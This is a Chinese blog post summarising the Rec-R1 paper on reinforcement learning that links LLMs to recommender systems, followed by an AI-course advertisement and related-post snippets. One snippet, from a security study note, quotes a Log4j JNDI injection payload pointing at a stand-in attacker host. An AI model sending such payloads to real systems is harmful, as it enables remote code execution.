Rec-R1: 利用强化学习桥接大模型与推荐系统

<论文>(亚马逊)Rec-R1:通过强化学习连接大模型与推荐系统 本文介绍了论文《Rec-R1: Bridging Generative Large Language Models and User-Centric Recommendation Systems via Reinforcement Learning》的主要内容。 阅读详情

TLDR: 本文提出了一个通用的强化学习框架REC-R1,通过闭环优化将生成式大语言模型与推荐系统连接起来。与提示和监督微调不同,REC-R1直接利用来自固定黑盒推荐模型的反馈来优化大模型的生成,无需依赖专有模型(如GPT-4o)生成的合成监督微调数据,从而避免了数据蒸馏所需的大量成本和工作量。
img

论文:https://arxiv.org/abs/2503.24289
代码:https://github.com/linjc16/Rec-R1

背景介绍

推荐系统已经成为众多实际应用中的关键组成部分,广泛应用于电子商务、视频平台、新闻推送和社交媒体等领域。这些系统通过分析用户的行为和偏好,为用户提供个性化的推荐内容,从而提升用户体验和平台的商业价值。然而,尽管推荐系统在过去几十年中取得了显著进展,现代系统仍然面临一些根本性的局限性。最突出的是,它们缺乏开放域的世界知识,难以理解用户的潜在动机和偏好。这些不足常常导致推荐效果不理想,尤其是在用户意图隐含或以自然语言表达的复杂场景中。

近年来,生成式大语言模型的发展为增强推荐系统提供了新的可能性。这些模型在大规模的网络语料库上进行训练,具备广泛的开放世界知识以及强大的自然语言理解和推理能力。这些能力使得大模型特别适合处理涉及语言输入和隐式意图的推荐场景。因此,研究者们开始探索将大模型应用于推荐系统的各个阶段,包括查询重写、用户意图总结等,以提升下游推荐任务的性能,如检索和排名。

然而,现有的方法大多将大模型和推荐模型视为独立的组件,缺乏大模型生成与推荐性能之间的闭环反馈。具体来说,这些方法通常依赖于静态数据和代理监督目标来优化大模型,而非直接利用推荐系统的反馈。这导致了大模型的优化目标与提高推荐质量的最终目标不一致。此外,构建高质量的监督数据(如查询重写任务的标注数据)不仅成本高昂,而且难以真正与最优的推荐性能对齐。此外,生成这些数据的规模通常受到时间和财务成本的限制。下图展示了所提出模型相比于监督微调的优越性。

概念验证展示了基于GPT-4o生成数据的监督微调的局限性概念验证展示了基于GPT-4o生成数据的监督微调的局限性

为了解决上述挑战,本文提出了REC-R1,这是一个通用的强化学习框架,通过闭环优化将生成式大模型与下游黑盒推荐系统连接起来。与现有的提示和监督微调方法不同,REC-R1直接利用来自推荐系统的反馈来优化大模型的生成,而无需依赖专有模型(如GPT-4o)生成的合成数据。这种方法不仅避免了数据蒸馏所需的大量成本和工作量,还能够使大模型直接学习如何生成与推荐系统目标一致的文本输出,从而显著提升推荐性能,同时保留大模型的通用能力。

下图展示了在推荐系统中使用大模型的三种范式比较。其中,提示(Prompting)使用冻结的大模型为推荐系统生成文本输入而无需任何模型更新。监督微调(SFT)训练大模型以模仿一个更强的模型(如GPT-4o)产生的输出,但训练过程不涉及任何推荐系统反馈。Rec-R1引入了一个闭环强化学习框架,其中大模型直接使用来自推荐系统的奖励信号进行优化,而不需要外部注释或数据蒸馏。

在推荐系统中使用大模型的三种范式比较在推荐系统中使用大模型的三种范式比较

所提方法

REC-R1框架将大模型与推荐系统的交互视为闭环优化过程。大模型根据输入(如用户查询或行为历史)生成文本输出(如重写查询、用户画像或项目描述),推荐模型使用任务特定的指标评估这些文本输出的质量,并将其转换为标量奖励信号,用于通过强化学习优化大模型的策略。受DeepSeek-R1的启发,REC-R1采用组相对策略优化(GRPO)算法进行优化,避免了传统强化学习算法(如PPO)在训练过程中的高内存消耗,同时保持了竞争力。

问题定义

在REC-R1框架中,大模型接收一个输入,这可以是用户查询、行为历史或上下文信息。大模型生成一个文本输出 ,例如重写的查询、用户画像或项目描述。这个输出被下游推荐模型作为输入,并产生一个基于性能的评估,例如NDCG、Recall或任何特定于任务的指标。大模型的行为由条件生成策略控制,其中表示大模型的参数。目标是找到一个策略,最大化预期的推荐性能:

img

这里,表示提供给大模型的推荐相关输入经验分布。

现有范式的局限性

现有的大模型使用范式(如提示和监督微调)未能直接优化上述目标。具体来说:

  • 提示方法: 这些方法将大模型视为固定的生成器,依赖于手动构造的提示或少量示例来生成期望的输出。由于模型参数不更新,策略保持固定,无法适应任务特定的反馈,导致推荐性能次优。
  • 监督微调: 其通过最大化数据生成策略下采样的动作的对数似然来训练大模型。形式化为:

img

这种方法鼓励学习策略模仿,但在优化过程中没有考虑下游性能。因此,监督微调训练的模型性能上限由生成训练数据的策略(如GPT-4o)决定,而这些策略本身通常未针对下游推荐任务进行优化。

REC-R1框架

为了克服提示和监督微调的局限性,REC-R1引入了一个通用框架,通过强化学习将生成式大模型与推荐系统连接起来。REC-R1的核心思想是将大模型推荐系统的交互视为闭环优化过程,大模型生成文本输出,推荐模型使用任务特定的指标评估结果,这些评估分数被转换为标量奖励信号,用于通过强化学习优化大模型的策略。

具体来说,REC-R1将大模型和推荐系统的交互形式化为一个标量奖励,该奖励量化了给定输入时,大模型生成输出 在下游任务中的表现。奖励可以使用任何反映推荐质量的可微或不可微指标来实现,例如NDCG@K和Recall@K。优化目标是找到一个生成策略,最大化预期奖励:

img

与监督微调不同,这个目标不依赖于手动标记的监督或模仿固定策略。相反,它允许模型通过与推荐系统的交互不断调整其行为,以最大化下游推荐任务的性能。

实验验证

在实验验证部分,作者为了评估REC-R1框架的有效性,选择了产品搜索和序列推荐这两个具有代表性的推荐任务。在产品搜索任务中,使用了ESCI数据集,该数据集涵盖了视频游戏、婴儿产品、办公用品和体育用品四个领域。在产品搜索任务中,使用了Amazon-C4数据集。



基线方法包括基于BM25的稀疏检索模型、基于RoBERTa和SimCSE的密集检索模型,以及使用GPT-4o和Qwen-2.5-3B-Instruct进行查询重写的模型。

产品搜索方面的实验结果如下。在ESCI数据集上,REC-R1在所有四个领域(视频游戏、婴儿产品、办公用品和体育用品)中均显著优于基线方法。
img

在Amazon-C4数据集上,REC-R1在跨域测试中表现出色,证明了其强大的泛化能力。
img


序列推荐方面的实验结果如下。 在Amazon Beauty数据集上,REC-R1在归纳设置(测试项未出现在训练集中)中表现优于基线方法。在演绎设置(测试项出现在训练集中)中,REC-R1与传统序列推荐模型(如UniSRec)相比仍具竞争力,但表现略逊一筹。
img

结论

REC-R1作为一种强化学习框架,成功地将生成式大模型与推荐系统连接起来,通过直接利用推荐系统的反馈进行优化,实现了显著的性能提升,同时保留了大模型的通用能力。REC-R1在产品搜索和序列推荐任务上的实验结果证明了其有效性。

如何学习大模型 AI ?

由于新岗位的生产效率,要优于被取代岗位的生产效率,所以实际上整个社会的生产效率是提升的。

但是具体到个人,只能说是:

“最先掌握AI的人,将会比较晚掌握AI的人有竞争优势”。

这句话,放在计算机、互联网、移动互联网的开局时期,都是一样的道理。

我在一线互联网企业工作十余年里,指导过不少同行后辈。帮助很多人得到了学习和成长。

我意识到有很多经验和知识值得分享给大家,也可以通过我们的能力和经验解答大家在人工智能学习中的很多困惑,所以在工作繁忙的情况下还是坚持各种整理和分享。但苦于知识传播途径有限,很多互联网行业朋友无法获得正确的资料得到学习提升,故此将并将重要的AI大模型资料包括AI大模型入门学习思维导图、精品AI大模型学习书籍手册、视频教程、实战学习等录播视频免费分享出来。

在这里插入图片描述

第一阶段(10天):初阶应用

该阶段让大家对大模型 AI有一个最前沿的认识,对大模型 AI 的理解超过 95% 的人,可以在相关讨论时发表高级、不跟风、又接地气的见解,别人只会和 AI 聊天,而你能调教 AI,并能用代码将大模型和业务衔接。

  • 大模型 AI 能干什么?
  • 大模型是怎样获得「智能」的?
  • 用好 AI 的核心心法
  • 大模型应用业务架构
  • 大模型应用技术架构
  • 代码示例:向 GPT-3.5 灌入新知识
  • 提示工程的意义和核心思想
  • Prompt 典型构成
  • 指令调优方法论
  • 思维链和思维树
  • Prompt 攻击和防范
  • …

第二阶段(30天):高阶应用

该阶段我们正式进入大模型 AI 进阶实战学习,学会构造私有知识库,扩展 AI 的能力。快速开发一个完整的基于 agent 对话机器人。掌握功能最强的大模型开发框架,抓住最新的技术进展,适合 Python 和 JavaScript 程序员。

  • 为什么要做 RAG
  • 搭建一个简单的 ChatPDF
  • 检索的基础概念
  • 什么是向量表示(Embeddings)
  • 向量数据库与向量检索
  • 基于向量检索的 RAG
  • 搭建 RAG 系统的扩展知识
  • 混合检索与 RAG-Fusion 简介
  • 向量模型本地部署
  • …

第三阶段(30天):模型训练

恭喜你,如果学到这里,你基本可以找到一份大模型 AI相关的工作,自己也能训练 GPT 了!通过微调,训练自己的垂直大模型,能独立训练开源多模态大模型,掌握更多技术方案。

到此为止,大概2个月的时间。你已经成为了一名“AI小子”。那么你还想往下探索吗?

  • 为什么要做 RAG
  • 什么是模型
  • 什么是模型训练
  • 求解器 & 损失函数简介
  • 小实验2:手写一个简单的神经网络并训练它
  • 什么是训练/预训练/微调/轻量化微调
  • Transformer结构简介
  • 轻量化微调
  • 实验数据集的构建
  • …

第四阶段(20天):商业闭环

对全球大模型从性能、吞吐量、成本等方面有一定的认知,可以在云端和本地等多种环境下部署大模型,找到适合自己的项目/创业方向,做一名被 AI 武装的产品经理。

  • 硬件选型
  • 带你了解全球大模型
  • 使用国产大模型服务
  • 搭建 OpenAI 代理
  • 热身:基于阿里云 PAI 部署 Stable Diffusion
  • 在本地计算机运行大模型
  • 大模型的私有化部署
  • 基于 vLLM 部署大模型
  • 案例:如何优雅地在阿里云私有部署开源大模型
  • 部署一套开源 LLM 项目
  • 内容安全
  • 互联网信息服务算法备案
  • …

学习是一个过程,只要学习就会有挑战。天道酬勤,你越努力,就会成为越优秀的自己。

如果你能在15天内完成所有的任务,那你堪称天才。然而,如果你能完成 60-70% 的内容,你就已经开始具备成为一名大模型 AI 的正确特征了。

这份完整版的大模型 AI 学习资料已经上传优快云,朋友们如果需要可以微信扫描下方优快云官方认证二维码免费领取【保证100%免费】

在这里插入图片描述

从零开始学习 Go 1.25 编程 今天是你新生活的第一天,无论年龄、背景如何,改变从这一刻开始。CodeGym帮助成千上万普通人转型为程序员,从零基础到掌握Go语言,完成真实项目,甚至入职心仪岗位。Go语言简洁高效,适合服务器端开发,是云基础设施、微服务和高负载系统的首选。2026年正是入行良机,你的经验反而是优势。别犹豫,迈出第一步,你将收获技能、自信与全新人生。🚀 阅读详情

相关推荐

Rec-R1: Bridging Generative Large Language Models and User-Centric Recommendation Systems

我们提出了REC-R1,一个通过闭环优化将大型语言模型(LLM)与推荐系统相结合的通用强化学习框架。与提示和监督微调(SFT)不同,REC-R1直接利用固定黑盒推荐模型的反馈优化LLM生成,无需依赖GPT-4o等专有模型生成的合成SFT数据,从而避免了数据蒸馏的高成本。为验证有效性,我们在商品搜索和序列推荐两个代表性任务上进行了评估。实验表明,REC-R1不仅持续优于基于提示和SFT的方法,还在使用BM25等简单检索器时显著超越强判别式基线。

c_cpp_csharp的专栏 223

【保姆级教学】Rec-R1: 利用强化学习桥接大模型与推荐系统,非常详细

摘要:本文提出REC-R1强化学习框架,通过闭环优化将大语言模型与推荐系统相结合。该框架直接利用推荐系统反馈优化模型生成,无需依赖外部标注数据,解决了现有提示和监督微调方法目标不一致的局限性。实验表明,REC-R1在产品搜索和序列推荐任务中表现优异,在跨域场景下展现强大泛化能力。同时文章还分享了包含学习路线、视频教程、技术文档等在内的大模型学习资源包,帮助开发者和产品经理掌握大模型应用开发技术。

m0_63171455的博客 933

【信息科学与工程学】【物理/化学和工程技术】第七十五篇 电气工程 系列二 电路电气基础02

这是电路电气电磁电场设计/制造/公式/公理/模型库,涵盖射频微波、电力电子、电机驱动、电磁兼容、控制系统、通信信号处理及前沿交叉等更广泛的领域。

weixin_49199313的博客 1278

Qlib API 参考指南:从数据接口到工作流的完整 Python 接口地图

Qlib 的官方文档([api.rst](https://link.gitcode.com/i/9e0443414673fe5121f89f019d823ec9))使用 Sphinx autodoc 自动从源码抽取接口,按"Data → Contrib → Workflow → Task Management → Online Serving → Utils → RL"七大板块组织全部对外接口。本

gitblog_00903的博客 350

【信息科学与工程学】【安全领域】第七十篇 负载均衡设备的主要算法01

每个服务器有一个对槽位的偏好排序, 调度器(表)需要为每个槽位分配一个服务器, 目标是整体上满足所有服务器的偏好(即均匀填充), 同时保持稳定性(变化小)。: 对于一个新到达的请求, 如果将其分配到当前有cj个请求(包括正在服务的)的服务器sj, 其期望等待时间为 (cj + 1) / μj。输入:服务器集群S={s1, s2, ..., sn}, 权重W={w1, w2, ..., wn}, 当前指针i。输出:选中的服务器sj。输入:服务器集群S, 各服务器当前活动连接数cj, 各服务器预设权重wj。

weixin_49199313的博客 524

【信息科学与工程学】【通信工程】第十八篇 企业网、园区网、数据中心、广域网各类业务网络02

模型类别基本假设网络表示耦合函数渗透方程临界条件物理意义一对一依赖​每个交通节点与一个通信节点相互依赖双层网络:交通层G_T=(V_T,E_T),通信层G_C=(V_C,E_C),层间一一对应边E_I依赖函数:RT​=fT​(RC​,p),RC​=fC​(RT​,p)自洽方程: RT​=p[1−GT​0(1−RT​)][1−GC​0(1−RC​)] RC​=p[1−GC​0(1−RC​)][1−GT​0(1−RT​)]pc​=⟨kT2​⟩⟨kC2​⟩​1​ ⟨k²⟩=⟨k(k-1)⟩对称耦

weixin_49199313的博客 1142

【信息科学与工程学】计算机科学与自动化——第二十篇 计算机体系架构 系列三 计算机体系结构03

编号类型领域问题详细的数学分析(几何/拓扑/数值分析/代数分析/图论/集合论/优化理论/数理/电-热-光-力-声-振动/其他)参数列表及每个参数的数学表达式及每个参数的数值范围及边界条件及测量方法关联知识1398分析量子计算量子傅里叶变换(QFT)的近似误差泛函界泛函分析 + 数值分析:近似QFT与精确QFT的算子范数误差 ∥UQFT​−Uapprox​∥≤N⋅2−m,其中 m为舍弃的旋转门位数。逐步推理:①精确QFT由 n(n+1)/2个受控旋转门组成;②舍弃小角度旋转门(Rk​当 k>m)引入误差;③每

weixin_49199313的博客 416

【信息科学与工程学】计算机科学与自动化——第三百零五篇 数据中心 Scale-Up、Scale-Out、Scale-Across 100

密码法》《商用密码管理条例》《网络安全法》《数据安全法》《国家政务信息化项目建设管理办法》;《网络安全法》《数据安全法》《个人信息保护法》《反恐怖主义法》《反有组织犯罪法》;反洗钱可疑交易规则判定。《个人信息保护法》《网络安全法》《数据安全法》《反不正当竞争法》《生成式人工智能服务管理暂行办法》;《中国共产党纪律处分条例》《党内监督条例》《巡视工作条例》《审计法》《公职人员政务处分法》《反腐败/反有组织犯罪相关》《档案法》《电子签名法》《会计法》(原始凭证数字化要求)、《网络安全法》;

weixin_49199313的博客 487

【信息科学与工程学】【通信工程】第三百零五篇 网络中的几何/拓扑/离散数学/组合数学 01

矩 accountant 累计。Bluetooth LE广告包。单细胞RNA-seq计数矩阵。梯度AllReduce算法。蛋白质-蛋白质相互作用网络。联邦学习本地epoch数。资本资产定价模型beta。联邦学习客户端采样比例。联邦学习服务器聚合权重。变分量子本征求解器参数。抵押贷款支持证券现金流。数据加载器工作进程数。流水线并行微批次数量。学习感知图像块相似度。边缘设备CPU利用率。ZigBee网络地址。量子近似优化算法参数。宇宙微波背景温度涨落。

weixin_49199313的博客 244

【信息科学与工程学】计算机科学与自动化-第十一篇 机械工程04 机械结构

上述表格总结了常见机械几何结构的参数特性及其应用场景,涵盖宏观几何参数、微观物理特性等多个层面。这些参数在设计、制造、分析和优化机械结构时都需要综合考虑,以确保结构满足功能、性能、可靠性和寿命要求。注意:微观层面特性通常涉及材料科学、纳米技术和表面工程等领域,对结构的疲劳、磨损、腐蚀、摩擦和润滑等性能有重要影响。宏观层面特性则决定结构的运动学、动力学、强度、刚度和稳定性等整体性能。实际应用中,需根据具体工况(载荷、速度、温度、环境等)选择合适的参数组合,并进行多学科优化设计。上表整理了常见机械几何结构的参数

weixin_49199313的博客 1154

【信息科学与工程学】【制造工程】第三十六篇 机械工程与自动化101

本系统通过多模型集成、知识增强、主动学习和持续优化等关键技术,实现了高效、高质量的自动化文本语料标注。系统采用模块化设计,支持灵活扩展,能够处理不同类型的文本数据,适应多样的标注需求。

weixin_49199313的博客 967

2026.11.7 AI学习总结

110 你 14b 模型权重本身就要约 8.8GB,默认上下文(Ollama 在 16GB 卡上可能给到 4K)加上 KV Cache 就爆了。比如设成 2048,你输入了 500 个 token 的问题,那模型最多还能生成 1500 个 token 的回答。超出部分会被截断,模型就"看不见"了。4 如果 14b 跑起来后发现它"忘事",再逐步往上加,比如先试 4096。,根据注意力头的重要性动态分配缓存资源,重要的留显存,不重要的下沉。,单位是 token,表示模型这一次推理最多能同时"看到"多少内容。

qq_41181702的博客 375

【信息科学与工程学】信息科学领域——第一百三十五篇 射频/天线04

1469(家具布局续完)、1470(街道宽度续完)、1471(多层墙体续完)、1472(树叶极化续完)、1473(雨衰动态续完)、1474(沙尘XPD续完)、1475(呼吸监测续完)、1476(地下管道续完)、1477(室内XPR续完)、1478(V2I阴影续完)、1479(金属饰品续完)、1480(簇模型续完):半球壳(R=50mm,厚2mm),材料可选石英(ε_r=3.78,tanδ=0.0001)或聚四氟乙烯(ε_r=2.1,tanδ=0.0003),用FEM离散,140GHz。

weixin_49199313的博客 120

Flink 学习日志 03:自定义一个SourceFunction,完成对Redis中数据的读取

本文介绍了在Flink中自定义SourceFunction读取Redis数据的完整流程:通过Jedis客户端连接WSL2中的Redis服务,编写RedisSource实现循环读取所有Key-value并逐条输出,结合Thread.sleep()实现每秒一条的流式效果。关键步骤包括环境准备、添加Jedis依赖、配置IDEA运行时加载provided依赖,并注意生产环境中应避免使用阻塞的keys *,改用scan命令。最终实现动态读取、实时打印,验证了Flink与Redis的数据集成能力。

木木的学习笔记 421

第一篇:常见CAN错误帧及其排查方向

在本文中主要阐述各类错误帧的形成原因以及在使用同星硬件设备出现错误帧时,应当 如何进行排查并消除错误帧。在 CAN 总线通信中,通常遇见的错误帧主要为以下五种,其 分别是:bit error、ACK error、stuff error、CRC error 以及 form error。

u013089100的博客 1745

微分中值定理

文章目录证明根的存在性证明不等式微分中值定理有关的证明题解题方法题目1题目2题目3题目4题目5题目6题目7题目8(难) 微分中值定理:把函数改变量与一点的导数值联系起来 中值定理意义:将函数与导数联系起来 证明根的存在性 证明根的存在性:零点定理和罗尔定理 由于无法说明两端点异号,所以想罗尔定理 构造一个辅助函数,这个辅助函数的导数为要证的方程 这个辅助函数在两端点值相等,说明辅助函数的导数在0到1内存在0点。 这也就是为什么要构造一个导数为要证明的方程的原因 证明不等式 题目中出现了两点函

sparky的博客 4905

邓明 Agent 系统面试-意图识别学习笔记

不要只是做意图识别而不做测评,就好像要评估 RAG 准确性,在接口服务要测试响应时延,超时控制等等,这里也要关注意图识别准确率,如果面试官认为项目指标太高是在吹牛,关键就是回答因为 Agent 解决的是特定领域的意图识别,识别场景单一,另外就是因为用户输入相对简单。意图识别影响 prompt/spec 的加载,意图识别影响上下文组织,意图识别影响工具选择,意图识别影响 prompt 建议,意图识别得到的意图不是让模型随机生成而是候选类别里去做选择。2.意图识别的原因,以及意图识别得到的是什么?

m0_57222081的博客 215

Mamba-ST实战:用状态空间模型实现艺术风格迁移的5个关键步骤

本文详细介绍了如何使用Mamba-ST状态空间模型实现高效的艺术风格迁移,涵盖环境配置、数据预处理、模型架构、训练策略和推理优化等5个关键步骤。Mamba-ST基于SSM(状态空间模型)构建,在保持生成质量的同时显著降低计算复杂度,为风格迁移领域提供了新的解决方案。

weixin_29163581的博客 355

Day36 XD安全学习笔记--JavaE应用&第三方组件&Log4i 日志&Fastson序列化&JNDI 注入

本节课剖析Log4j与Fastjson组件漏洞原理。Log4j通过JNDI注入实现远程代码执行,攻击者构造${jndi:ldap://attacker.com/Exploit}触发Lookup机制,诱导目标向恶意LDAP服务器请求并加载远程类,最终执行命令(如弹出计算器)。需配置trustURLCodebase=true绕过安全限制。Fastjson则利用@type反序列化特性,当用户输入可控的{"@type":"com.xiaodi.Run"}时,自动加载并实例化恶

一支蜉蝣的博客 200

【老生谈算法】可视化通道流中瞬时涡量场的算法实现与MATLAB源码分析——瞬时涡量场

本文旨在探讨可视化通道流中瞬时涡量场的方法,并通过MATLAB编程实现这一过程。涡量场作为描述流体旋涡强度和方向的重要物理量,对于理解复杂流体运动具有重要意义。本文首先介绍了涡量场的基本概念,随后详细阐述了从测量数据收集到涡量场可视化的完整流程,并给出了相应的MATLAB源码。通过实际运行该源码,我们展示了涡量场的可视化结果,并讨论了其在流动结构识别和动力学行为理解中的应用。关键词: 涡量场;流体运动;MATLAB;可视化;PIV一、引言。

m0_53407570的博客 1125

什么是无人机巡检?如何实现无人机自动巡检?

复亚智能的无人机自动巡检系统通过高度自动化的技术,实现了无人机的高效巡检作业。无人机自动机场支持无人机的自动起降和电池更换,自动飞行算法确保无人机在复杂环境中的精准飞行和拍摄,而云端识别诊断和AI感知算法平台则实现图像的实时传输和智能分析。复亚智能,作为无人机技术的创新者和推动者,致力于开发先进的无人机自动巡检解决方案,助力各行各业实现智能化、自动化的巡检工作,引领智能巡检的未来。利用人工智能和机器学习算法,无人机可以被训练来识别特定的模式和异常,如结构损坏、热泄漏等,从而提高巡检的准确性和效率。

foiadrone的博客 2843

Java 多态 学习笔记

多态是面向对象编程的重要特性,指同一操作作用于不同对象时产生不同行为。其核心在于“父类引用指向子类对象”,结合方法重写实现运行时动态绑定。多态使代码更灵活、可扩展,如用Person p = new Student();统一处理各类人员注册,无需修改调用逻辑。但多态无法直接调用子类特有方法,需通过instanceof判断并强制转换。编译时看左边(类型),运行时看右边(实际对象),实现解耦与维护便利。

AA_AA114514的博客 361

基于YOLOv26的卫星遥感环境监测系统

本文介绍了一个基于YOLOv26的卫星遥感环境监测系统。该系统采用分层架构设计,包含数据采集、预处理、目标检测、图像分析、变化检测等核心模块。技术栈包括YOLOv26、PyTorch、OpenCV等深度学习框架和图像处理工具,以及GDAL、rasterio等地理信息处理库。系统支持获取多种卫星数据源(如Sentinel、Landsat、MODIS)的遥感图像,并进行时间序列分析。通过代码示例展示了数据采集模块的实现,包括卫星图像获取和模拟生成功能。该系统可应用于环境要素检测、变化监测等场景,为环境监测提供智

一键难忘的博客 935

天线模块布局走线学习

天线通常与射频收发芯片、匹配网络、滤波器以及射频连接器等共同组成完整的无线通信链路;在进行原理图设计时,器件封装应当尽量小,倾向于0402、0201等,可以减小由封装带来的寄生参数影响。

qq_59757948的博客 166

【异常】DeepSeek API HTTP 401 认证失败错误完整排查与解决方案

摘要:本文针对DeepSeek API开发中的HTTP 401认证失败错误进行深度解析,指出该错误属于不可重试的认证类问题。文章首先拆解错误日志关键字段,区分401与其他API错误的本质差异。随后提供优先级排序的全链路解决方案:1)检查API密钥有效性;2)规范请求头认证格式;3)排查账户权限状态;4)验证请求环境配置。最后建议通过新建测试密钥、使用官方示例代码或联系技术支持进行兜底处理。全文采用技术脱敏处理,为开发者提供系统性的401错误排查指南。(149字)

奶爸的编程之路,也就一周冷个三天 1530

git clone出现fatal: unable to access Failed to connect to github.com port 443: Timed out解决方案

本文主要介绍了git clone出现fatal: unable to access Failed to connect to github.com port 443: Timed out解决方案,希望能对使用git的同学们有所帮助。 文章目录 1. 问题描述 2. 解决方案

weixin_43178406的博客 23万+
上一篇: 首篇MCP论文 | 万字长文,全面详解MCP | 现状、安全威胁和未来研究方向
下一篇: 解析大模型常用微调方法:P-Tuning、Prefix Tuning、Adapter、LoRA
Python_金钱豹
博客等级 码龄5年 1万+粉丝 2835原创
评论
成就一亿技术人!
拼手气红包6.0元
